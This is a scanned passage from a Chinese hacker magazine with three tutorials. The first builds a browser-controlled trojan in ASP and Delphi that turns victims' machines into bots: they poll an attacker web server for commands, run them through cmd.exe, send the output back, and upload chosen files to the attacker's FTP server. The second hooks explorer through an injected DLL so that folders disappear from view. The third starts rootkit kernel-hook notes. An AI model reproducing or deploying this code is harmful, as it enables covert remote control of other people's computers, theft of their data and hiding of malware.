


图2 获得了QQ密码的MD5值

（文章中所涉及的相关代码及工具都已经收录在本期光盘）

编辑点评：*获取QQHash的工具已经是多如牛毛了，但以Java为基础来编写还是有必要学习一下的，不管你是否为Java语言使用者，正所谓触类旁通嘛！*

基于B/S架构的木马的制作

文/爱梅小礼·菜客

从本文您可以学到：

1、了解B/S的概念

2、利用ASP+DELPHI实现简单B/S架构的远控

什么是B/S木马？从形式上来说就是可以直接用浏览器控制肉鸡的一种远控方式。从原理上来说，肉鸡上线后主动连接一台WEB服务器（以下简称WEB端），黑客通过浏览器在这个WEB端上发布命令，肉鸡（以下简称被控端）取回命令并执行之，然后将命令的返回信息传回给WEB端，WEB端再反馈给黑客的浏览器（以下简称主控端），这其中所有的信息传输全是基于HTTP协议的。

相对于C/S的远控，B/S远控至少具备如下优点：

1、控制方便：黑客不需要随时随地携带远控的客户端，只要电脑能联网，就能控制肉鸡。

2、跨平台：不论你使用的是Windows、Linux或是其他OS，只要安装了WEB浏览器，就能控制肉鸡。

3、无需端口映射：如果你在内网中，不需要做端口映射，直接访问WEB端即可。

4、跳板作用：由于主控端没有直接连接被控端，而是被控端与WEB端进行直接的连接，因此WEB端就是你的跳板，而且黑客无须拥有这台WEB服务器的最高控制权限，只需要一个可写的WEB目录即可，最简单的办法是申请一个免费的虚拟主机空间。当然，一层跳板的意义不大，还好很多WEB编程语言都能像浏览器那样用POST或GET方法提交数据（例如ASP的XMLHTTP对象），因此WEB端可以把浏览器提交来的数据转发到其他WEB服务器上（寂寞刺猬的注入中转工具就是这个原理），因此我们可以做多层跳板隐匿行踪。

5、日志记录：由于WEB端是24小时运行的，因此可以详细记录肉鸡的上下线信息。

本文的目的是实现一个简单的B/S的远控，用ASP+DELPHI语言编写。在正式编写开始之前，让我们做一些准备工作。本地搭建IIS，在WEB目录下新建mm.asp，新建ACCESS数据库bsmm.mdb，添加数据库连接代码如下：

```
<%Provider = "Provider=Microsoft.Jet.OLEDB.4.0;"
Path = "Data Source=" & Server.MapPath("bsmm.mdb")
Set conn= Server.CreateObject("ADODB.Connection")
p1=Provider&Path
conn.Open P1
'其他内容在中间添加
conn.close%>
```

安装DELPHI，添加两个Timer控件以及一个idFTP控件和idHTTP控件。设置两个Timer控件的enable属性为FALSE，interval为3000。设置idftp控件中username和password属性为你FTP空间的用户名和密码。

然后声明如下函数：

```
//以下两组函数的功能分别为获取本地主机名和获取本地IP，需添加引用WinSock
function GetHostName:String;
function NameToIP(Name:string):String;
//以下两组函数分别用POST方法和GET方法申请一个URL，返回信息就是函数的返回值
function PostMethod(URL, Data: String; max: Integer): String;
function GetMethod(http: TIDhttp; URL: String; Max: Integer): String;
//寻找当前进程中是否有指定的进程，有则返回true，否则返回false，需添加引用TLHelp32。
function FindProcess(AFileName:string):boolean;
```

B/S连接的建立

B/S连接是建立在HTTP协议之上的，而HTTP连接是短暂的，因此我们需要自己设计一套协议来满足WEB端与被控端的持续通信。这个协议分为注册阶段和连接阶段：

注册阶段：

1、被控端首先会给WEB端说："老大，我上线了，给我一个ID吧。"

2、WEB端将该被控端的上线信息存储到数据库中，分配一个ID给被控端："拿好了"。

连接阶段（每隔3秒执行一次）：

3、被控端拿着ID给WEB服务器说："这是我的ID，请问有何指示？"

4、WEB端因此得知该被控端依然在线，保留它的注册信息，然后在数据库中查找该ID对应记录中的命令，接着把命令原封不动的传递给被控端："这是主人给你的命令，执行吧！"（什么也不做也是一种命令）。

下面让我们实现这个设想，数据库结构如图1所示。

首先实现注册阶段的功能，被控端代码如下：

```
var
  Form1: TForm1;
       site,host,ip,id,ftpsite:string;
implementation
{$R *.dfm}
\\FormCreate是窗体没建立之前执行的过程，是最先执行的过程
procedure TForm1.FormCreate(Sender: TObject);
begin
//初始化几个全局变量，分别是WEB端地址，FTP地址，本机计算机名和ip
site:='http://yourWEBsite.com/';
ftpsite:='yourftpsite.com';
host:=GetHostName;
ip:=NameToIP(host);
/向WEB端注册
reg;
end;
```

	字段名称	数据类型	
🔑	id	自动编号	被控端的ID
	IP	文本	被控端的IP
	HOST	文本	被控端的计算机名称
	time	日期/时间	被控端最后一次的连接时间
▶	cmd	文本	被控端需要执行的命令

图1　数据库结构

```
 //注册过程
function Tform1.reg:boolean;
var url:string;
begin
   url:=site+'mm.asp?action=reg&ip='+ip+'&name='+host;
   try
   //将本地的IP以及计算机名以GET的方式通知WEB端，返回被控端的ID
    id:=GetMethod(http,url,1024);
   //如果WEB端成功返回了ID，开启Timer1，进入循环连接阶段
    if id<>'' then
    begin
      Timer1.Enabled:=true;
      Result:=true;
    end
   except
    id:='';
    Timer1.Enabled:=false;
    Result:=false;
   end;
end;

procedure TForm1.Timer1Timer(Sender: TObject);
//循环执行过程connect，属性决定每隔3秒执行一次
begin
 connect;
end;
//过程connect为连接阶段，被控端取回WEB端的命令，WEB端可得知被控端依然在线
procedure Tform1.connect;
var
  cmd_info:textfile;
  cmd_line,cmd,all_cmd,url:string;
begin
   //用GET的方式提交ID，并取回相应的命令。  cmd_line:=GetMethod(idhttp1,
site+'mm.asp?action=getcmd&id='+id,1024);
    //如果命令是ctn，则不进行任何操作
if cmd_line<>'ctn'  then
   ……… //如果命令不是ctn则执行这段代码，此段代码将在下文中补充
end;
```

下面看WEB端是如何处理被控端的请求的，代码如下：

```
'注册阶段
<%if action="reg"   then
   '创建rs记录集
   set rs=server.createobject("ADODB.recordset")
   sql="select * from [main]"
   rs.open sql,conn,1,3
   '增加记录集
   rs.addnew
   '依次将被控端提交的IP、计算机名放入记录集
   rs("IP")=request("ip")
   rs("host")=request("name")
   '将当前的时间、命令ctn（被控端解释为：什么也不做）放入记录集
   rs("time")=time
   rs("cmd")="ctn"
   '更新该记录集到数据库
   rs.update
   '分配ID给被控端
   response.write rs("id")
rs.close
set rs=nothing
end if
'连接阶段
```

```
if action="getcmd"      then
    set rs=server.createobject("ADODB.recordset")
    '根据ID查找相应命令，当然这个命令是事先主控端存储在里面的
    sql="select [cmd] from [main] where id="&request("id")
    rs.open sql,conn,1,3
    '将命令给被控端
    response.write rs("cmd")
    rs("cmd")="ctn"
    rs.update
    rs.close
    set rs=nothing
    '该函数检测持有该ID的被控端是否连接超时
    checkol(request("id"))
end if
function checkol(id)
    '当前时间
    nowtime=time
    set rs=server.createobject("ADODB.recordset")
    sql="select * from [main] where id="&id
    rs.open sql,conn,1,3
    '如果现时与上次连接的时间之差超过6秒，则认为下线
    if DateDiff("s",rs("time"),nowtime)>6      then
    '删除注册记录，返回值为false
            rs.delete
            checkol=false
    else
    '更新连接时间为现时，返回值为true
            rs("time")=nowtime
            checkol=true
    end if
    rs.update
    rs.close
    set rs=nothing
end function%>
```

在向主控端输出“肉鸡列表”的时候，别忘了用checkol对“肉鸡”ID逐个进行检测，这里就不贴代码了。需要注意的是在ASP+ACCESS构架下，如果同时在线人数超过150个，运行效率会明显降低，因此最多只允许149台肉鸡同时在线（*减去主控端*）。如果你需要更多的肉鸡的话，请考虑ASP+MSSQL。




图2　表单界面

信息的传递与返回

下面通过介绍远程执行cmd来说明信息传递与返回的一般方法。设计表单如图2所示，代码如下（*省略了一些不重要的html代码*）：

```
<%if         requst("action")="cmd"        then
             id=request("id")%>
<form method="POST" action="mm.asp?action=savecmd&id=<%=id%>
&cmdclass=cmd">
    <p><input type="text" name="cmd" size="40" value="请输入您的命令">
    <input type="submit" value="执行"></p>
</form>
<%'输出回显信息，然后清空
response.write application("cmd_info")
application("cmd_info")=""
end if%>
```

application("cmd_info")是用来存放cmd回显信息的，下文将要用到。主控端提交的命令应该存放在WEB端数据库中，以便被控端取回。因此接受以上表单的WEB端代码应该如下：

```
<%if action="savecmd"   then
    id=request("id")
    '表单提交的命令类型
    cmdclass=request("cmdclass")
    '判断该ID是否处于在线状态
    if          checkol(id)          then
            set rs=server.createobject("ADODB.recordset")
            sql="select [cmd] from [main] where id="&id
            rs.open sql,conn,1,3
            '将命令连接为"命令类型!@#具体命令"的格式。其中!@#是自定
义的分隔符，一并存入数据库的cmd字段
            rs("cmd")= cmdclass &"!@#"&request("cmd")
            rs.update
            rs.close
            set rs=nothing
        '让主控端浏览器跳转到mm.asp?action=wait,来等待被控端的回显信息。%>
            <script type=text/javascript> document.URL='mm.asp?action=wait&id=
<%=id%>&cmdclass=<%= cmdclass %>';</script>
            ，请稍后……
            <%else
            response.write("您请求的主机已经下线")
    end if
end if%>
```

下面WEB端通过刷新主控端浏览器的方式等待被控端的返回信息（*脚本语言没有延时功能*），返回信息存储在全局变量application("cmd_info")里面，代码如下：

```
<%if action="wait"      then
    '创建变量application("num")，并初始化为0
    if application("num")=""        then
            application.lock
            application("num")=0
            application.unlock
    end if
    '如果仍没收到返回信息且被控端仍在线且没有超时
    If (application("cmd_info")="" and checkol(request("id")) and application("num")<100)
            '主控端浏览器在1秒钟后刷新本页面
            %>
            <script type=text/javascript>setTimeout("document.URL='mm.asp?
action=wait&id=<%=request("id")%>&cmdclass=<%=request("cmdclass")%>'",1000);</
script>
            正在等待回显信息，请稍后……
            <%
            application("num")=application("num")+1
    else
            '接受到返回信息之后application("num")被置0并返回执行cmd的页面
(如图2的页面)，application("cmd_info")的内容会在那个页面显示
            application("num")=0
            %>
                    <script type=text/javascript>document.URL='mm.asp?action=
<%=request("cmdclass")%>&id=<%=request("id")%>&cmdclass=<%=request
("cmdclass")%>'</script>
                    成功接收回显信息，正在跳转……      <%
        end if
    End if%>
```

Application("num")是从0开始累加的，浏览器每隔1秒刷新1次，每次刷新该变量便加1，直到application("cmd_info")不为空。如果累加到100，即等待100秒的时候还没有等到回显信息，则终止循环。

下面让我们看看被控端接收到命令后是如何进行操作的，以下代码的位置在过程connect中省略号的部分：

```
    //判断命令类型是否是cmd
    if AnsiStartsText('cmd',cmd_line)   then
  begin
    //删除开头的命令类型和连接符，剩下的部分是具体的cmd命令
    cmd_line:=AnsiReplaceText(cmd_line,'cmd!@#','');
    //将cmd命令连接成完整的命令行，然后执行命令，生成的回显信息储存在
cmd_info.txt
    cmd_line:='cmd.exe /c '+cmd_line+' >cmd_info.txt';
    winexec(pchar(cmd_line),1);
    //小睡300毫秒，等待命令完成
    sleep(300);
    //如果发现进程cmd.exe依然存在，说明仍在执行命令，一直等待直到cmd.
exe消失
    while (FindProcess('cmd.exe')) do
      sleep(100);
  //读取cmd_info.txt的内容，将其放入字符串变量all_cmd
   assignfile(cmd_info,'cmd_info.txt');
   reset(cmd_info);
   while not EOF(cmd_info) do
   begin
     readln(cmd_info,cmd);
      all_cmd:=all_cmd+cmd+'<br />';
   end;
   closefile(cmd_info);
   DeleteFile('cmd_info.txt');
   '用post的方法将all_cmd发送到WEB端
  PostMethod(site+'mm.asp?action=get_info&id='+id,'cmd_info='+all_cmd,1024);
  end;
```

文件的传输

这里我选择FTP将被控端的文件传输到WEB端（*当然也可以是另一台FTP服务器*）。命令的存储过程同样是由mm.asp?action=savecmd处理的，表

单代码就不贴了。我规定文件传输的命令类型是getfile，具体命令就是文件路径，被控端执行时会将指定路径的文件上传到指定的服务器上。

来看被控端的代码，位置还是在过程connect中省略号的部分：

```
' 判断命令类型是否是 getfile
if AnsiStartsText('getfile',cmd_line) then
  begin
   ' 删除命令类型和分割后剩下的部分就是文件路径
    cmd_line:=AnsiReplaceText(cmd_line,'getfile|@#','');
          // 如果存在具体命令所指定的文件则进行上传
    if FileExists(cmd_line) then
      begin
                    ' 打开 Timer2，在上传文件的时候保持与 WEB 端的连接状态
        Timer2.Enabled:=true;
              // 连接 FTP 服务器后切换到当前目录
        idftp1.Connect(true,99999);
        idftp1.ChangeDir('./');
                    // 上传文件，然后关闭 FTP 连接
        IdFTP1.Put(cmd_line,'./'+extractfilename(cmd_line),true);
        idftp1.Disconnect;
                    // 通知 WEB 端，文件传输完毕
      PostMethod(site+'mm.asp?action=get_info&id='+id,'cmd_info=ok',1024);
                    // 关闭 Timer2，继续由 Timer1 保持连接
              Timer2.Enabled:=false;
            end
          else
                PostMethod(site+'mm.asp?action=get_info','cmd_info=file not fond',
1024);
        end;
        procedure TForm1.Timer2Timer(Sender: TObject);
        begin
        //Timer2 只有保持连接的作用
          GetMethod(http,site+'mm.asp?action=getcmd&id='+id,1024);
        end;
```

传输文件需要时间，在这个过程中Timer1一直会在等待状态，在此期间内需要开启Timer2来保持与WEB端的连接。掌握以上三种方法后，结合无敌小龙带给大家的C/S反弹木马制作中服务端的编写方法，相信您可以轻松的写出自己的B/S木马。

（文章中所涉及的相关代码及工具都已经收录在本期光盘）

编辑点评： 相信在不久的将来，B/S远控很快就会取代C/S远控的，毕竟现在已经是WEB2.0时代了，说不定哪天通过BLOG或者其他的方式都可以进行远控。

注入explorer实现文件夹的隐藏

图滑原长风[B.B.E]

从本文你可以学到：

了解ZwQueryDirectoryFile函数的使用及其所调用的数据结构

最近在学习Windows系统核心编程，开始接触HOOK技术，觉得这是一项很好的技术，只怪自己相见太晚啊！本文要与大家分享的是，利用HOOP API技术劫持explorer进程的ZWQUERYDIRECTORYFILE函数，实现对我们特定文件夹的隐藏。

相信很多菜菜对这个技术也是很新奇吧？其实这样的代码在网上有很多，可面对繁多复杂的C++代码，大家是不是无从下手呢？今天我们就一起做一个这样的DLL吧！

先说说为什么要做DLL，因为我们主要是使用DLL注入进explorer进程来实现隐藏。如果你会修改SSDT或者写驱动代码，当然这不是最好的选择。我们今天是入门级的学习，所以仅仅谈论对explorer注入来隐藏文件夹。

打开VC++6.0，新建一个MFC DLL工程，工程名就叫MyDLL。由于我们的DLL功能单一，也不是标准的MFC DLL，所以工程里的很多文件是不需要的，这里**将Source Files下的StdAfx.cpp、MYDLL.rc、MyDLL.def删掉，Header Files和Resources Files下的文件全部删掉，同时将MyDLL.cpp清空，写入包含文件：**

```
#include <windows.h>
#include <WinNT.h>
```

紧接着就是结构定义了。对系统编程有一点了解的都知道，ZwQuery DirectoryFile()使用的数据是很讲究的，先来看声明：

```
typedef NTSTATUS ( __stdcall *ZWQUERYDIRECTORYFILE ) (
    IN  HANDLE FileHandle,
    IN  HANDLE Event OPTIONAL,
    IN  PIO_APC_ROUTINE ApcRoutine OPTIONAL,
    IN  PVOID ApcContext OPTIONAL,
    OUT PIO_STATUS_BLOCK IoStatusBlock,
    OUT PVOID FileInformation,
    IN  ULONG Length,
    IN  FILE_INFORMATION_CLASS FileInformationClass,
    IN  BOOLEAN ReturnSingleEntry,
    IN  PUNICODE_STRING FileName OPTIONAL,
    IN  BOOLEAN RestartScan
            );//ZwQueryDirectoryFile 函数结构

typedef struct _FILE_BOTH_DIRECTORY_INFORMATION {
    ULONG NextEntryOffset;
    ULONG Unknown;
    LARGE_INTEGER CreationTime;
    LARGE_INTEGER LastAccessTime;
    LARGE_INTEGER LastWriteTime;
    LARGE_INTEGER ChangeTime;
    LARGE_INTEGER EndOfFile;
    LARGE_INTEGER AllocationSize;
    ULONG FileAttributes;  //文件夹属性，我们要用它做文件夹的判断
    ULONG FileNameLength;
    ULONG EaInformationLength;
    UCHAR AlternateNameLength;
    WCHAR AlternateName[12];
    WCHAR FileName[1];
} FILE_BOTH_DIRECTORY_INFORMATION,*PFILE_BOTH_DIRECTORY_INFORMATION;  //
FileInformationClass需要的

typedef enum _FILE_INFORMATION_CLASS {
    FileDirectoryInformation = 1,
    FileFullDirectoryInformation,
    FileBothDirectoryInformation,
    FileBasicInformation,
    FileStandardInformation,
    FileInternalInformation,
    FileEaInformation,
    FileAccessInformation,
    FileNameInformation,
    FileRenameInformation,
    FileLinkInformation,
    FileNamesInformation,
    FileDispositionInformation,
    FilePositionInformation,
    FileFullEaInformation,
    FileModeInformation,
    FileAlignmentInformation,
    FileAllInformation,
    FileAllocationInformation,
    FileEndOfFileInformation,
    FileAlternateNameInformation,
    FileStreamInformation,
    FilePipeInformation,
    FilePipeLocalInformation,
    FilePipeRemoteInformation,
    FileMailslotQueryInformation,
    FileMailslotSetInformation,
    FileCompressionInformation,
    FileObjectIdInformation,
    FileCompletionInformation,
    FileMoveClusterInformation,
    FileQuotaInformation,
    FileReparsePointInformation,
    FileNetworkOpenInformation,
    FileAttributeTagInformation,
    FileTrackingInformation,
    FileMaximumInformation
} FILE_INFORMATION_CLASS, *PFILE_INFORMATION_CLASS;
//FileBothDirectoryInformation 枚举类型，其实我们只关心 FileBothDirectoryInformation

typedef VOID (NTAPI *PIO_APC_ROUTINE)(
    IN PVOID ApcContext,
    IN PIO_STATUS_BLOCK IoStatusBlock,
    IN ULONG Reserved);

typedef LONG NTSTATUS;

#define NT_SUCCESS(Status) ((NTSTATUS)(Status)>=0)

typedef struct _IO_STATUS_BLOCK
{
    NTSTATUS  Status;
    ULONG     Information;
} IO_STATUS_BLOCK, *PIO_STATUS_BLOCK;

typedef struct _UNICODE_STRING
{
    USHORT    Length;
    USHORT    MaximumLength;
    PWSTR     Buffer;
} UNICODE_STRING, *PUNICODE_STRING;
```

以上定义大家可以参看DDK教程。接着我们再写一个新的ZwQueryDirectoryFile，命名为NewZwQueryDirectoryFile，结构和ZwQueryDirectoryFile是一样的，只是加上了对隐藏文件夹的判断语句，代码如下：

```
NTSTATUS WINAPI NewZwQueryDirectoryFile(HANDLE FileHandle,HANDLE Event,PIO_APC_ROUTINE ApcRoutine,PVOID ApcContext,PIO_STATUS_BLOCK IoStatusBlock,PVOID FileInformation,ULONG Length,FILE_INFORMATION_CLASS FileInformationClass,BOOLEAN ReturnSingleEntry,PUNICODE_STRING FileName,BOOLEAN RestartScan)
{
    LONG rret = OldZwQueryDirectoryFile(FileHandle,Event,ApcRoutine,ApcContext,IoStatusBlock,FileInformation,Length,FileInformationClass,ReturnSingleEntry,FileName,RestartScan);//先调用原ZwQueryDirectoryFile,
    if (!NT_SUCCESS(rret))
    {
        return rret;
    }

    if (FileInformationClass==FileBothDirectoryInformation)
    {
        PFILE_BOTH_DIRECTORY_INFORMATION pFileInfo;
        PFILE_BOTH_DIRECTORY_INFORMATION pLastFileInfo;

        WCHAR HIDEFILE[] = L"MYHIDEFILE";//这里是你需要隐藏的文件夹的名字，以MYHIDEFILE为前缀的文件夹都可以隐藏
        BOOLEAN flag;
        pFileInfo = (PFILE_BOTH_DIRECTORY_INFORMATION)FileInformation;
        pLastFileInfo = NULL;
        do
        {
            flag = !( pFileInfo->NextEntryOffset );
            if (pFileInfo->FileAttributes==FILE_ATTRIBUTE_DIRECTORY)//这里判断文件的属性是否是FILE_ATTRIBUTE_DIRECTORY，即文件夹。FileAttributes的值大家可以查阅MSDN，你可以通过这个值来隐藏具有同一属性的文件
            {
            if(wcsstr(pFileInfo->FileName,HIDEFILE)!=NULL)//宽字符比较
            {
                if(flag)
                {
                    pLastFileInfo->NextEntryOffset = 0;
                    break;
                }
                else
                {
                    int iPos = ((ULONG)pFileInfo) - (ULONG)FileInformation;
                    int iLeft = (DWORD)Length - iPos - pFileInfo->NextEntryOffset;
                    memcpy( (PVOID)pFileInfo, (PVOID)( (char *)pFileInfo + pFileInfo->NextEntryOffset ), (DWORD)iLeft );
                    continue;
                }
            }
            }
            pLastFileInfo = pFileInfo;
            pFileInfo = (PFILE_BOTH_DIRECTORY_INFORMATION)((char *)pFileInfo + pFileInfo->NextEntryOffset);
        }while(!flag);
    }

    return rret;
}
```

新的ZwQueryDirectoryFile函数也写完了，接下来要做的就是编写真正的HOOK代码。在页表中找到原始ZwQueryDirectoryFile的地址，替换掉即可。代码如下：

```
BOOL HookQueryFile(BOOL flag)
{
    HMODULE hModule = LoadLibrary("kernel32.dll");//得到Kernel32.dll的基地址，因为ZwQueryDirectoryFile在Kernel32.dll里的ntdll.dll中
    if (hModule==NULL)
    {
        return FALSE;
    }

    PIMAGE_DOS_HEADER pDosHdr = (PIMAGE_DOS_HEADER)hModule;
    if (pDosHdr->e_magic!=IMAGE_DOS_SIGNATURE)
    {
        return FALSE;
    }

    PIMAGE_NT_HEADERS pNtHdr = (PIMAGE_NT_HEADERS)((ULONG)hModule+pDosHdr->e_lfanew);
    if (pNtHdr->Signature!=IMAGE_NT_SIGNATURE)
    {
        return FALSE;
    }

    if (pNtHdr->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT].VirtualAddress==NULL ||
            pNtHdr->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT].Size==0)
    {
        return FALSE;
    }

    PIMAGE_IMPORT_DESCRIPTOR ImportDescriptor = (PIMAGE_IMPORT_DESCRIPTOR)((ULONG)hModule+pNtHdr->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT].VirtualAddress);

    PIMAGE_THUNK_DATA ThunkData;

    while (ImportDescriptor->FirstThunk)
    {
        char* szDll = (char*)((ULONG)hModule+ImportDescriptor->Name);

        if (stricmp(szDll,"ntdll.dll")!=NULL)//Kernel32中加载DLL模块，找到ntdll.dll
        {
            ImportDescriptor++;
            continue;
        }

        ThunkData = (PIMAGE_THUNK_DATA)((ULONG)hModule+ImportDescriptor->OriginalFirstThunk);

        int num = 1;
        while (ThunkData->u1.Function)
        {
            char* szFunc = (char*)((ULONG)hModule+ThunkData->u1.AddressOfData+2);
            if (stricmp(szFunc,"NtQueryDirectoryFile")==0)
            {
                PDWORD pFunc = (DWORD*)((ULONG)hModule+(DWORD)ImportDescriptor->FirstThunk)+(num-1);
                if (flag)
                {
                    //开始HOOK了!!地址替换
                    ULONG pNewFunc = (ULONG)NewZwQueryDirectoryFile;
                    OldZwQueryDirectoryFile =(ZWQUERYDIRECTORYFILE)(*(ULONG*)pFunc);
                    DWORD dwWrite = 0;
                    WriteProcessMemory(GetCurrentProcess(),pFunc,&pNewFunc,sizeof(ULONG),&dwWrite);

                }
                else
                {
            //将地址还给原来的ZwQueryDirectoryFile
                    DWORD dwWrite = 0;
                    WriteProcessMemory(GetCurrentProcess(),pFunc,(DWORD*)(&OldZwQueryDirectoryFile),sizeof(ULONG),&dwWrite);
                }

                return TRUE;
            }
            num++;
            ThunkData++;
        }
        ImportDescriptor++;
    }

    return FALSE;
}
```

差不多写完了，但作为一个DLL，必须有DllMain，就像写EXE时候的main函数一样，别忘了哦！

```
BOOL APIENTRY DllMain( HANDLE hModule,DWORD  dwReason,LPVOID lpReserved)
{
    if (dwReason == DLL_PROCESS_ATTACH)
    {
        HookQueryFile(TRUE);//当此模块被加载进入就执行HOOK!
    }
    else if (dwReason == DLL_PROCESS_DETACH)
    {
        HookQueryFile(FALSE);//当此模块被卸载时执行UnHOOK操作，将地址还给ZwQueryDirectoryFile
    }

    return TRUE;
}
```

OK！代码写完了，编译后赶快测试下效果吧。将编译出来的DLL用一个DLL注入器注入到explorer进程中就可以实现文件夹隐藏了！生成的DLL在XP下亲测，完全可用。注意，我定义了隐藏文件夹的前缀是"myhidefile"，这个根据自己的需要来修改。

最后说下，这样注入explorer实现的文件夹隐藏只能保证在"我的电

脑”里看不到。在CMD下，或者在WinRAR中都是可见的，因为我们只修改了explorer进程的ZwQueryDirectoryFile调用地址。如果我们将这个DLL也注入到CMD.EXE中，那么CMD.EXE也是无法看到我们的文件夹的，这个大家可以亲手去试验。

（文章中所涉及的相关代码及工具都已经收录在本期光盘）

编辑点评： 利用DLL远程线程注入实现文件夹的隐藏，这种技术相对于驱动来说不是很好的选择，但也有其优点，就是代码及操作都相对简单。

Professional.Rootkits入门笔记

——Kernel Hooks（下）

图 wolfSea 黄铨弟

从本文您可以学到：

了解ntdll.dll中导出函数的简单分类描述

上篇中我们简单讲述了系统调用表、内存保护机制以及一个Kernel Hook的实现。下面我们将继续给出一个具体的示例和ntdll.dll中导出函数的简单分类描述，另外还将进行关于Kernel Hook问题的讨论。

一个示例

这里挂钩系统调用表的功能是通过创建两个新文件和修改两个已存在的文件实现的。添加的新文件是hookManager.c和hookManager.h，需要修改的文件有Ghost.c和SOURCES。

下面部分是代码：

SOURCES

文件hookManager.c被添加到SOURCES中：

```
TARGETNAME=comint32
TARGETPATH=OBJ
TARGETTYPE=DRIVER
SOURCES=Ghost.c\
 fileManager.c\
 hookManager.c\
 configManager.c
```

Ghost.c

三个新的全局变量被添加到Ghost.c中：NewSystemCallTable、pMyMDL和OldZwMapViewOfSection。

